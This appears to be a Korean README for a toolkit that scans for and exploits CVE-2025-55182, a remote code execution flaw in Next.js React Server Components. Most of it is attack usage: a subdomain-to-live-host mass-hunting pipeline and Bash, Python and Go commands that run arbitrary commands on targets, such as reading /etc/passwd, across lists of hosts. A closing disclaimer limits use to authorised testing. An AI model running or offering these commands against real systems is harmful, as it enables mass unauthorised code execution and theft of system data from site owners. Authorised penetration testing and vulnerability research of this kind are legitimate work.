

Next.js RSC에 영향을 미치는 CVE-2025-55182용 고정밀 RCE 스캐너입니다. 대량 스캔, 명령 실행 및 자동화된 정찰 파이프라인을 지원합니다. 침투 테스터, 연구자, 버그 바운티 헌터를 위해 제작되었습니다.

React Server Components를 사용하는 Next.js 애플리케이션의 치명적인 원격 코드 실행(RCE) 취약점인 CVE-2025-55182를 탐지하고 악용하기 위한 종합 툴킷입니다.
이 저장소는 통합 Bash 스캐너(단일 및 대량 모드), Python/Go 구현체, 버그 바운티 정찰 워크플로우를 제공합니다.


와일드카드 도메인에서 대량 헌팅을 수행하려면 스캔 전에 다음 파이프라인을 사용하여 대상을 필터링하세요:
# 1. Enumerate subdomains
subfinder -dL wildcards.txt -all -recursive > subs.txt

# 2. Filter for live hosts
httpx -l subs.txt -o live.txt

# 3. Pre-scan detection using Nuclei (optional)
nuclei -l live.txt -t CVE-2025-55182.yaml -o final.txt
scanner.sh 스크립트는 단일 대상 스캔과 파일 목록 기반 대량 스캔을 지원합니다.
chmod +x scanner.sh
상세 출력으로 특정 대상을 검증하는 데 가장 적합합니다.
# Basic check (defaults to "id")
./scanner.sh -d example.com

# Execute custom command
./scanner.sh -d https://target.com -c "cat /etc/passwd"
URL 목록을 효율적으로 스캔하고 취약한 호스트를 파일에 저장합니다.
# Scan a list of URLs
./scanner.sh -l live.txt -c "whoami"

# Custom output file
./scanner.sh -l live.txt -o my_bounty.txt
| 플래그 | 설명 |
|---|---|
-d, --domain | 단일 대상 URL |
-l, --list | URL 목록이 포함된 파일 |
-c, --command | 실행할 명령어 (기본값: id) |
-o, --output | 취약한 호스트용 출력 파일 (기본값: vulnerable_hosts.txt) |
Bash에서 특수 문자를 이스케이프하는 데 문제가 있는 경우 이 버전을 사용하세요.
pip install requests
python3 python/exploit.py -u http://target.com -c "uname -a"
고성능, 최소한의 의존성.
go run go/main.go -u http://target.com -c "id"
cd go
go build -o cve-scanner main.go
./cve-scanner -u http://target.com
이 도구는 교육 목적 및 승인된 보안 테스트 전용입니다. 승인되지 않은 사용은 엄격히 불법입니다. 개발자는 이 프로그램으로 인한 오용 또는 손상에 대해 어떠한 책임도 지지 않습니다.
NVD CVE 상세 정보: https://nvd.nist.gov/vuln/detail/CVE-2025-55182
React 보안 권고 (React Server Components 취약점): https://react.dev/blog/2025/12/03/critical-security-vulnerability-in-react-server-components
ProjectDiscovery Nuclei 템플릿: https://cloud.projectdiscovery.io/library/CVE-2025-55182
